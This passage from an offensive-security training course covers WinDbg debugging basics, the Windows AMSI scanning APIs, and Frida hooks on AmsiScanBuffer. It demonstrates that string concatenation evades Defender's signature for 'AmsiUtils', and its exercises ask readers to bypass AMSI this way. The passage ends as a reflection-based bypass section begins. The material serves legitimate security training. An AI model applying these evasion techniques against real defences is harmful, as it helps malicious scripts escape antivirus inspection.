We can use the Windows Debugger, also known as *WinDbg*, to inspect or modify code execution at the assembly level on both 32-bit and 64-bit versions of Windows. While there are other debuggers, such as the popular *Immunity Debugger*,<sup>350</sup> most lack 64-bit support.

We'll begin by discussing how to attach to a running process. Let's open Notepad through the start menu and run WinDbg from the taskbar.

In WinDbg, we can attach to the Notepad process through the *File* menu (Figure 85) or by pressing the **F6** key.




Figure 85: Open attach window

In the next window, we'll locate notepad.exe, select it and click *OK* to attach as shown in Figure 86.

<sup>347</sup> (Félix Cloutier, 2019), <https://www.felixcloutier.com/x86/cmp>

<sup>348</sup> (Félix Cloutier, 2019), <https://www.felixcloutier.com/x86/test>

<sup>349</sup> (Intel Pentium Instruction Set Reference), <http://faydoc.tripod.com/cpu/je.htm>

<sup>350</sup> (Immunity, 2020), <https://www.immunityinc.com/products/debugger/>




Figure 86: Attach to notepad.exe

Once WinDbg attaches to the process, it pauses the application execution flow so that we can interact with the process through the debugger.

Although we can customize the WinDbg window layout, we'll use a fairly basic setup consisting of only two windows: the *Disassembly* window in the upper pane and the *Command* window in the lower pane as shown in Figure 87.

Pid 6864 - WinDbg:10.0.18362.1 AMD64

File Edit View Debug Window Help

Disassembly

Offset: @\$scopeip

00007fff`d3521f68	cc	int	3
00007fff`d3521f69	cc	int	3
00007fff`d3521f6a	cc	int	3
00007fff`d3521f6b	cc	int	3
00007fff`d3521f6c	cc	int	3
00007fff`d3521f6d	cc	int	3
00007fff`d3521f6e	cc	int	3
00007fff`d3521f6f	cc	int	3
00007fff`d3521f70	cc	int	3
00007fff`d3521f71	cc	int	3
00007fff`d3521f72	cc	int	3
00007fff`d3521f73	cc	int	3
00007fff`d3521f74	cc	int	3
00007fff`d3521f75	cc	int	3
00007fff`d3521f76	66660f1f840000000000	nop word ptr [rax+rax]	
ntdll!DbgBreakPoint:			
00007fff`d3521f80	cc	int	3
00007fff`d3521f81	c3	ret	
00007fff`d3521f82	cc	int	3
00007fff`d3521f83	cc	int	3
00007fff`d3521f84	cc	int	3
00007fff`d3521f85	cc	int	3
00007fff`d3521f86	cc	int	3
00007fff`d3521f87	cc	int	3
00007fff`d3521f88	0f1f840000000000	nop dword ptr [rax+rax]	
ntdll!DbgUserBreakPoint:			
00007fff`d3521f90	cc	int	3
00007fff`d3521f91	c3	ret	
00007fff`d3521f92	cc	int	3
00007fff`d3521f93	cc	int	3

Command

ModLoad:	00007fff`cbed0000	00007fff`cc078000	C:\Windows\system32\PROPSYS.dll
ModLoad:	00007fff`cfd50000	00007fff`cfd76000	C:\Windows\System32\bcrypt.dll
ModLoad:	00007fff`d0810000	00007fff`d08db000	C:\Windows\System32\OLEAUT32.dll
ModLoad:	00007fff`c4a00000	00007fff`c4bd7000	C:\Windows\system32\urlmon.dll
ModLoad:	00007fff`cea10000	00007fff`cea4d000	C:\Windows\system32\IPHLPAPI.DLL
ModLoad:	00007fff`c53b0000	00007fff`c5658000	C:\Windows\system32\iertutil.dll
ModLoad:	00007fff`cee80000	00007fff`cee8c000	C:\Windows\system32\CRYPTBASE.DLL
ModLoad:	00007fff`d3350000	00007fff`d337e000	C:\Windows\System32\IMM32.DLL
ModLoad:	00007fff`cdad0000	00007fff`cdb6c000	C:\Windows\system32\uxtheme.dll
ModLoad:	00007fff`d2b00000	00007fff`d2ba2000	C:\Windows\System32\clbcatq.dll
ModLoad:	00007fff`c6bf0000	00007fff`c6cf7000	C:\Windows\System32\MrmCoreR.dll
ModLoad:	00007fff`d2700000	00007fff`d286a000	C:\Windows\System32\MSCTF.dll
ModLoad:	00007fff`cdee0000	00007fff`cdf0e000	C:\Windows\system32\dwmaapi.dll
ModLoad:	00007fff`d01b0000	00007fff`d038b000	C:\Windows\System32\CRYPT32.dll
ModLoad:	00007fff`cf4b0000	00007fff`cf4c2000	C:\Windows\System32\MSASN1.dll
ModLoad:	00007fff`be700000	00007fff`be7c6000	C:\Windows\System32\efswrt.dll
ModLoad:	00007fff`cb540000	00007fff`cb693000	C:\Windows\SYSTEM32\wintypes.dll
ModLoad:	00007fff`c0390000	00007fff`c03aa000	C:\Windows\System32\MPR.dll
ModLoad:	00007fff`cdba0000	00007fff`cddad000	C:\Windows\System32\twinapi.appcore.dll
ModLoad:	00007fff`cddb0000	00007fff`cddd8000	C:\Windows\System32\RMCLIENT.dll
ModLoad:	00007fff`b97b0000	00007fff`b981c000	C:\Windows\System32\oleacc.dll
ModLoad:	00007fff`c6a10000	00007fff`c6aa5000	C:\Windows\System32\TextInputFramework.dll
ModLoad:	00007fff`cb6b0000	00007fff`cb9d2000	C:\Windows\System32\CoreUIComponents.dll
ModLoad:	00007fff`cd660000	00007fff`cd742000	C:\Windows\System32\CoreMessaging.dll
ModLoad:	00007fff`ce550000	00007fff`ce581000	C:\Windows\SYSTEM32\ntmarta.dll
(1ad0.1920): Break instruction exception - code 80000003 (first chance)			
ntdll!DbgBreakPoint:			
00007fff`d3521f80	cc	int	3

0:001>

Figure 87: WinDbg interface windows

With WinDbg running and attached to a process, our goal is to inspect the execution context at a specific location, step through individual instructions, and dump contents of registers and memory.

We'll use breakpoints to stop program execution at a specific location. WinDbg supports several different breakpoint types<sup>351</sup> but we'll use a software breakpoint set at a specific address or code location.

We can set a breakpoint with the **bp** command followed by a memory address or the name of a function.

For example, let's set a breakpoint on the WriteFile<sup>352</sup> function, which is exported by the kernel32 dynamic link library. This function is called whenever a write operation to a file is performed by an application. After defining the breakpoint we'll continue execution with the **g** command.

```
0:005> bp kernel32!writefile
0:005> g
```

*Listing 254 - Setting a breakpoint in WinDbg*

To trigger our breakpoint, we'll enter some text into Notepad and save the file:

```
Breakpoint 0 hit
KERNEL32!WriteFile:
00007fff`d33b21a0 ff259a690500 jmp qword ptr [KERNEL32!_imp_WriteFile
(00007fff`d3408b40)] ds:00007fff`d3408b40={KERNELBASE!WriteFile (00007fff`c9f400b0)}
```

*Listing 255 - Hitting our breakpoint*

When any thread reaches the function, the debugger will stop the execution flow, and we can view and modify registers and memory.

With the execution halted, let's step through a single assembly instruction at a time with the **p** command:

```
0:000> p
KERNELBASE!WriteFile:
00007fff`c9f400b0 48895c2410 mov qword ptr [rsp+10h],rbx
ss:00000063`4c93e8d8=00000000000000400

0:000> p
KERNELBASE!WriteFile+0x5:
00007fff`c9f400b5 4889742418 mov qword ptr [rsp+18h],rsi
ss:00000063`4c93e8e0=000002303546a9b0

0:000> p
KERNELBASE!WriteFile+0xa:
00007fff`c9f400ba 4c894c2420 mov qword ptr [rsp+20h],r9
ss:00000063`4c93e8e8=000000000000004e4

0:000> p
KERNELBASE!WriteFile+0xf:
00007fff`c9f400bf 57 push rdi
```

*Listing 256 - Single stepping through instructions*

<sup>351</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/methods-of-controlling-breakpoints>

<sup>352</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa365747\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa365747(v=vs.85).aspx)

If we want to view the next instructions, we can unassemble (**u**) a specific address location, typically RIP. We can use the **L** flag to specify the number of instructions to display. In the example below, we unassemble the next five instructions:

```
0:000> u rip L5
KERNELBASE!WriteFile+0xf:
00007fff`c9400bf 57          push     rdi
00007fff`c9400c0 4883ec60    sub     rsp,60h
00007fff`c9400c4 498bd9      mov     rbx,r9
00007fff`c9400c7 4c8bda      mov     r11,rdx
00007fff`c9400ca 488bf9      mov     rdi,rcx
```

Listing 257 - Unassemble assembly instructions

We can view all registers with the **r** command:

```
0:000> r
rax=0000000000000004 rbx=000002303a156590 rcx=0000000000000438
rdx=000002303a156590 rsi=0000000000000004 rdi=0000000000000004
rip=00007fffc9400bf rsp=000000634c93e8c8 rbp=00000000000004e4
 r8=0000000000000004 r9=000000634c93e940 r10=0000000000000000
r11=0000023035413cd0 r12=0000000000000400 r13=0000000000000438
r14=000000634c93e960 r15=000002303546a9b0
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNELBASE!WriteFile+0xf:
00007fff`c9400bf 57          push     rdi
```

Listing 258 - Displaying all registers

We can also inspect individual registers by specifying the name of the register:

```
0:000> r rax
rax=0000000000000004
```

Listing 259 - Displaying a single register

For a more detailed view, if a register contains a valid address, we can inspect the content of that memory area with the **dd**, **dc**, and **dq** commands, which will dump memory content formatted as 32-bit values, 32-bit values with ASCII representation, and as 64-bit values, respectively. An example is shown in Listing 260.

```
0:000> dd rsp
00000063`4c93e8c8  9a465c0e 00007ff6 0000003f 00000063
00000063`4c93e8d8  3a156590 00000230 00000004 00000000
00000063`4c93e8e8  4c93e940 00000063 00000000 00000000
00000063`4c93e8f8  00000004 00007fff 00000000 00000000
00000063`4c93e908  4c93e960 00000063 000004e4 00000000
00000063`4c93e918  00000400 00000000 00000001 00000000
00000063`4c93e928  38c20008 00000230 3a15f8f0 00000230
00000063`4c93e938  9a465fd1 00007ff6 00000041 00000000

0:000> dc rsp
00000063`4c93e8c8  9a465c0e 00007ff6 0000003f 00000063  .\F.....?...c...
00000063`4c93e8d8  3a156590 00000230 00000004 00000000  .e.:0.....
00000063`4c93e8e8  4c93e940 00000063 00000000 00000000  @..Lc.....
00000063`4c93e8f8  00000004 00007fff 00000000 00000000  .....
00000063`4c93e908  4c93e960 00000063 000004e4 00000000  `..Lc.....
```



```

00000063`4c93e918 00000400 00000000 00000001 00000000 .....
00000063`4c93e928 38c20008 00000230 3a15f8f0 00000230 ...80.....:0...
00000063`4c93e938 9a465fd1 00007ff6 00000041 00000000 ._F.....A.....

0:000> dq rsp
00000063`4c93e8c8 00007ff6`9a465c0e 00000063`0000003f
00000063`4c93e8d8 00000230`3a156590 00000000`00000004
00000063`4c93e8e8 00000063`4c93e940 00000000`00000000
00000063`4c93e8f8 00007fff`00000004 00000000`00000000
00000063`4c93e908 00000063`4c93e960 00000000`000004e4
00000063`4c93e918 00000000`00000400 00000000`00000001
00000063`4c93e928 00000230`38c20008 00000230`3a15f8f0
00000063`4c93e938 00007ff6`9a465fd1 00000000`00000041
  
```

Listing 260 - Displaying data as 32-bit values, ASCII, and 64-bit values

These commands will also dump the contents of memory at any address.

In addition to inspecting the contents of a memory location, we can also modify memory content. For example, we could modify a memory location to force an execution path that could aid or speed up our analysis.

Let's modify a DWORD using the **ed** command, followed by the memory address we wish to edit and the new value:

```

0:000> dd rsp L1
00000063`4c93e8c8 9a465c0e

0:000> ed rsp 0

0:000> dd rsp L1
00000063`4c93e8c8 0
  
```

Listing 261 - Editing a DWORD with WinDbg

This basic tutorial forms the foundation for the basic reverse engineering we'll perform to ultimately bypass AMSI.

### 7.1.1.1 Exercises

1. Open WinDbg and attach to a Notepad process.
2. Set a software breakpoint and trigger it.
3. Step through instructions and display register and memory content.

## 7.2 Antimalware Scan Interface

To protect against malicious PowerShell scripts, Microsoft introduced the Antimalware Scan Interface to allow run-time inspection of all PowerShell commands or scripts. At a high level, AMSI captures every PowerShell, Jscript, VBScript, VBA, or .NET command or script at run-time and passes it to the local antivirus software for inspection.

At the time of this writing, only 11 antivirus vendors currently support AMSI,<sup>353</sup> which means that the content passed by AMSI is only analyzed if one of those antivirus products is installed. More antivirus vendors will provide support over time, but it should be noted that AMSI was first introduced in the release of Windows 10 in 2015 so the third-party adoption rate has not been impressive.

---

*Initially, AMSI only worked with PowerShell, but support for Jscript and VBScript was added later. Finally, support for VBA was added in Microsoft Office 2019 and support for .NET was added in .NET Framework 4.8.*

---

Let's dig into the inner workings of AMSI so we can better understand how to bypass it.

### 7.2.1 Understanding AMSI

There are a few AMSI components we should discuss. Figure 88 shows a simplified overview of an AMSI implementation and how it interacts with an antivirus product,<sup>354</sup> which in our case is Windows Defender.




Figure 88: AMSI implementation overview

The unmanaged dynamic link library **AMSI.DLL** is loaded into every PowerShell and PowerShell\_ISE process and provides a number of exported functions that PowerShell takes advantage of. Let's cover each of these in detail.

---

<sup>353</sup> (Lee Holmes, 2019), [https://twitter.com/Lee\\_Holmes/status/1189215159765667842/photo/1](https://twitter.com/Lee_Holmes/status/1189215159765667842/photo/1)

<sup>354</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps>

Relevant information captured by these APIs is forwarded to Windows Defender through an interprocess mechanism called *Remote Procedure Call* (RPC).<sup>355</sup> After Windows Defender analyzes the data, the result is sent back to **AMSI.DLL** inside the PowerShell process.

The AMSI exported APIs include *AmsiInitialize*, *AmsiOpenSession*, *AmsiScanString*, *AmsiScanBuffer*, and *AmsiCloseSession*.<sup>356</sup> Since these functions have been officially documented by Microsoft, we're able to understand the intricacies of the capture process. Let's step through that capture process.

When PowerShell is launched, it loads **AMSI.DLL** and calls *AmsiInitialize*,<sup>357</sup> which takes two arguments as shown in the function prototype below:

```
HRESULT AmsiInitialize(  
    LPCWSTR      appName,  
    HAMSICONTXT *amsiContext  
);
```

Listing 262 - Function prototype for *AmsiInitialize*

The first parameter is the name of the application and the second is a pointer to a context structure that is populated by the function. This context structure, named *amsiContext*, is used in every subsequent AMSI-related function.

Note that the call to *AmsiInitialize* takes place before we are able to invoke any PowerShell commands, which means we cannot influence it in any way.

Once *AmsiInitialize* is complete and the context structure is created, AMSI can parse the issued commands. When we execute a PowerShell command, the *AmsiOpenSession*<sup>358</sup> API is called:

```
HRESULT AmsiOpenSession(  
    HAMSICONTXT amsiContext,  
    HAMSISESSION *amsiSession  
);
```

Listing 263 - Function prototype for *AmsiOpenSession*

*AmsiOpenSession* accepts the *amsiContext* context structure and creates a session structure to be used in all calls within that session. This leads to the next two APIs that perform the actual captures.

*AmsiScanString*<sup>359</sup> and *AmsiScanBuffer*<sup>360</sup> can both be used to capture the console input or script content either as a string or as a binary buffer respectively.

<sup>355</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-start-page>

<sup>356</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-functions>

<sup>357</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiinitialize>

<sup>358</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiopensession>

<sup>359</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanstring>

<sup>360</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer>

---

*Note that `AmsiScanBuffer` supersedes `AmsiScanString`, which was vulnerable to a trivial bypass technique.*

---

`AmsiScanBuffer` accepts a few more arguments as shown in its function prototype in Listing 264.

```
HRESULT AmsiScanBuffer(  
    HAMSICONTXT amsiContext,  
    PVOID        buffer,  
    ULONG        length,  
    LPCWSTR      contentName,  
    HAMSISESSION amsiSession,  
    AMSI_RESULT  *result  
);
```

*Listing 264 - Function prototype for `AmsiScanBuffer`*

The first argument is the AMSI context buffer (`amsiContext`), followed by a pointer to the *buffer* containing the content to be scanned, and the *length* of the buffer. The following arguments are an input identifier (`contentName`), the session structure (`amsiSession`), and finally a pointer to a storage buffer for the *result* of the scan.

Windows Defender scans the buffer passed to `AmsiScanBuffer` and returns the *result* value. This value is defined according to the `AMSI_RESULT`<sup>361</sup> enum. A return value of “32768” indicates the presence of malware, and “1” indicates a clean scan.

Once the scan is complete, calling `AmsiCloseSession`<sup>362</sup> will close the current AMSI scanning session. This function is not that important to us since it takes place after the result of the scan and any AMSI bypasses must happen before it is called.

Armed with this basic understanding of the AMSI mechanisms and APIs, let’s trace calls to these APIs to learn what, exactly, is passed in the buffer to `AmsiScanBuffer`.

### 7.2.2 Hooking with Frida

We could use WinDbg breakpoints to trace the calls to the exported AMSI calls, but the *Frida*<sup>363</sup> dynamic instrumentation framework offers a more flexible approach.

Frida allows us to hook Win32 APIs through a Python backend while using JavaScript to display and interpret arguments and return values.

Frida is pre-installed on the Windows 10 victim machine and to use it, we’ll first open a 64-bit PowerShell console and locate its process ID. This is the process we want to trace.

Next, we’ll open a command prompt to trace from and invoke Frida with **frida-trace**. We’ll supply the process ID of the PowerShell process with **-p**, the DLL we want to trace with **-x**, and

---

<sup>361</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-gb/windows/win32/api/amsi/ne-amsi-amsi\\_result](https://docs.microsoft.com/en-gb/windows/win32/api/amsi/ne-amsi-amsi_result)

<sup>362</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsclosesession>

<sup>363</sup> (Frida.re), <https://www.frida.re/>

the names of the specific APIs we want to trace with **-i**. In this case, we will use a wildcard (\*) to trace all functions beginning with "Amsi":

```
C:\Users\Offsec> frida-trace -p 1584 -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiOpenSession.js"
AmsiUninitialize: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUninitialize.js"
AmsiScanBuffer: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanBuffer.js"
AmsiUacInitialize: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUacInitialize.js"
AmsiInitialize: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiInitialize.js"
AmsiCloseSession: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiCloseSession.js"
AmsiScanString: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanString.js"
AmsiUacUninitialize: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUacUninitialize.js"
AmsiUacScan: Auto-generated handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
```

*Listing 265 - Start a tracing session with Frida*

At this point, Frida has hooked all the APIs shown in Listing 265 and we can trace the input and output. To test this, we'll simply enter the letters "test" in the PowerShell prompt, which produces the following output from Frida:

```
/* TID 0x17f0 */
174222 ms AmsiOpenSession()
174223 ms AmsiScanBuffer()
174355 ms AmsiScanBuffer()
174366 ms AmsiScanBuffer()
174375 ms AmsiScanBuffer()
174382 ms AmsiScanBuffer()
174385 ms AmsiScanBuffer()
/* TID 0x1934 */
174406 ms AmsiCloseSession()
/* TID 0x17f0 */
174406 ms AmsiOpenSession()
174406 ms AmsiScanBuffer()
/* TID 0x1934 */
174411 ms AmsiCloseSession()
```

*Listing 266 - Tracing information from a "test" string in PowerShell*

Although we recognize calls to *AmsiOpenSession*, *AmsiScanBuffer*, and *AmsiCloseSession*, we have no way of knowing if our input is responsible for all those calls.

When we start a Frida tracing session, handler files are created for each hooked API. For *AmsiScanBuffer*, the handler file is located at:

```
C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanBuffer.js
```

*Listing 267 - Location of the AmsiScanBuffer handler file*

If we open `AmsiScanBuffer.js`, we find the following auto-generated content that we can modify to investigate any call to `AmsiScanBuffer`:

```
...
/**
 * Called synchronously when about to call AmsiScanBuffer.
 *
 * @this {object} - Object allowing you to store state for use in onLeave.
 * @param {function} log - Call this function with a string to be presented to the
user.
 * @param {array} args - Function arguments represented as an array of NativePointer
objects.
 * For example use args[0].readUtf8String() if the first argument is a pointer to a
C string encoded as UTF-8.
 * It is also possible to modify arguments by assigning a NativePointer object to an
element of this array.
 * @param {object} state - Object allowing you to keep state across function calls.
 * Only one JavaScript function will execute at a time, so do not worry about race-
conditions.
 * However, do not use this to store function arguments across onEnter/onLeave, but
instead
 * use "this" which is an object for keeping state local to an invocation.
 */
onEnter: function (log, args, state) {
    log('AmsiScanBuffer()');
},

/**
 * Called synchronously when about to return from AmsiScanBuffer.
 *
 * See onEnter for details.
 *
 * @this {object} - Object allowing you to access state stored in onEnter.
 * @param {function} log - Call this function with a string to be presented to the
user.
 * @param {NativePointer} retval - Return value represented as a NativePointer
object.
 * @param {object} state - Object allowing you to keep state across function calls.
 */
onLeave: function (log, retval, state) {
}
...
```

*Listing 268 - AmsiScanBuffer.js default content*

We can update the handler code to better understand Frida's output and help analyze what is being detected. Since we have already inspected the signature of the API, we can update the JavaScript code in the `onEnter` function.

Every hook in the handler file provides us with three arguments: the `args` array contains the arguments passed to the AMSI API, while the `log` method can be used to print the information we are trying to capture to the console.

To provide visibility into the arguments provided to `AmsiScanBuffer`, we can add log statements for each entry in the `args` array:

Our modified version of the `onEnter` hook for the `AmsiScanBuffer` function is shown in Listing 269.

```
onEnter: function (log, args, state) {  
  log('[*] AmsiScanBuffer()');  
  log('|- amsiContext: ' + args[0]);  
  log('|- buffer: ' + Memory.readUtf16String(args[1]));  
  log('|- length: ' + args[2]);  
  log('|- contentName ' + args[3]);  
  log('|- amsiSession ' + args[4]);  
  log('|- result ' + args[5] + "\n");  
  this.resultPointer = args[5];  
},
```

Listing 269 - Function signature implemented in the JavaScript handler file

The `readUtf16String`<sup>364</sup> method is used with the second argument (the buffer to be scanned) to print out its content as a Unicode string. In addition, the last argument is the storage address of the antivirus scan result. This address is stored in the `resultPointer` JavaScript variable through the `this`<sup>365</sup> keyword for later access.

Our goal is to store the scan result pointer until the AMSI API exits at which point, we will read the result and print it to the console. To do this, we can hook the `AmsiScanBuffer` function exit through `onLeave` in the JavaScript handler code.

```
onLeave: function (log, retval, state) {  
  log('[*] AmsiScanBuffer() Exit');  
  resultPointer = this.resultPointer;  
  log('|- Result value is: ' + Memory.readUShort(resultPointer) + "\n");  
}
```

Listing 270 - Printing the return value when `AmsiScanBuffer` is done

In this code, we've used the `readUshort` method to read the result value from the stored memory location and have printed it to the console.

As soon as the JavaScript file is saved, Frida automatically refreshes the hooks from the handler files, so we can supply the same "test" string in the PowerShell prompt to obtain the following truncated output:

```
...  
2730732 ms  AmsiOpenSession()  
2730732 ms  [*] AmsiScanBuffer()  
2730732 ms  |- amsiContext: 0x1f862fa6f40  
2730732 ms  |- buffer: test  
2730732 ms  |- length: 0x8  
2730732 ms  |- contentName 0x1f84ad8142c  
2730732 ms  |- amsiSession 0xd  
2730732 ms  |- result 0x599f9ce948  
  
2730744 ms  [*] AmsiScanBuffer() Exit
```

<sup>364</sup> (Frida.re), <https://www.frida.re/docs/javascript-api/#memory>

<sup>365</sup> (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/this>

```
2730744 ms  |- Result value is: 1  
...
```

*Listing 271 - Printing arguments and return value from AmsiScanBuffer*

---

*If the Frida prompt ever stalls, we can press enter in our console to force printed output.*

---

Now that we can monitor input and output from the *AmsiScanBuffer* API, we notice our “test” input and a return of “1”, indicating that AMSI has flagged our code as non-malicious.

Next, let’s enter a simple command in the PowerShell console that Windows Defender will detect as malicious:

```
PS C:\Users\Offsec> 'AmsiUtils'  
At line:1 char:1  
+ 'AmsiUtils'  
+ ~~~~~  
This script contains malicious content and has been blocked by your antivirus software.  
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException  
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

*Listing 272 - Malicious result from the entered command*

Although the command was benign, it was flagged as malicious nonetheless. The Frida output is shown in Listing 273:

```
...  
4290781 ms  [*] AmsiScanBuffer()  
4290781 ms  |- amsiContext: 0x1f862fa6f40  
4290781 ms  |- buffer: 'AmsiUtils'  
4290781 ms  |- length: 0x16  
4290781 ms  |- contentName 0x1f84ad8142c  
4290781 ms  |- amsiSession 0x33  
4290781 ms  |- result 0x599f9ce948  
  
4290807 ms  [*] AmsiScanBuffer() Exit  
4290807 ms  |- Result value is: 32768  
...
```

*Listing 273 - AmsiScanBuffer reporting malicious content*

There is no doubt that the warning we received in the PowerShell prompt came from Windows Defender, but it is not clear why it was flagged.

If we try to modify the command by splitting the string and concatenating them as shown in Listing 274, it is no longer flagged as malicious:

```
PS C:\Users\Offsec> 'Am'+ 'siUtils'  
AmsiUtils
```

*Listing 274 - Splitting AmsiUtils in two strings*

The Frida trace provides more detail:



```
4461772 ms  [*] AmsiScanBuffer()  
4461772 ms  |- amsiContext: 0x1f862fa6f40  
4461772 ms  |- buffer: 'Am'+ 'siUtils'  
4461772 ms  |- length: 0x1c  
4461772 ms  |- contentName 0x1f84ad8142c  
4461772 ms  |- amsiSession 0x36  
4461772 ms  |- result 0x599f9ce948  
  
4461781 ms  [*] AmsiScanBuffer() Exit  
4461781 ms  |- Result value is: 1
```

*Listing 275 - Frida trace for the concatenated AmsiUtils string*

From this input and output, we can deduce that, for reasons that will be revealed later, Windows Defender flagged the “AmsiUtils” string as malicious. However, we easily bypassed this simple protection by splitting and concatenating the string.

### 7.2.2.1 Exercises

1. Use Frida to trace innocent PowerShell commands and fill out the *onEnter* and *onExit* JavaScript functions of *AmsiScanBuffer* to observe how the content is being passed.
2. Enter malicious commands and try to bypass AMSI detection by splitting strings into multiple parts.

## 7.3 Bypassing AMSI With Reflection in PowerShell

As demonstrated, AMSI passes every PowerShell command through Windows Defender’s signature detection before executing it.

One way to evade AMSI is to obfuscate and encode our PowerShell commands and scripts, but this could eventually become an exhausting game of “cat and mouse”.

In this section, we’ll take a much simpler approach and attempt to halt AMSI without crashing PowerShell. To do this, we’ll investigate two bypass techniques that rely on reflection and will allow us to interact with internal types and objects that are otherwise not accessible.

### 7.3.1 What Context Mom?

When we examined each of the AMSI Win32 APIs, we found that they all use the context structure that is created by calling *AmsiInitialize*. However, Microsoft has not documented this context structure.

Undocumented functions, structures, and objects are often prone to error, and provide a golden opportunity for security researchers and exploit developers. In this particular case, if we can force some sort of error in this context structure, we may discover a way to crash or bypass AMSI without impacting PowerShell.

Since this context structure is undocumented, we will use Frida to locate its address in memory and then use WinDbg to inspect its content. As before, we will open a PowerShell prompt and a trace it with Frida. Then, we’ll enter another “test” string to obtain the address of the context structure:

```

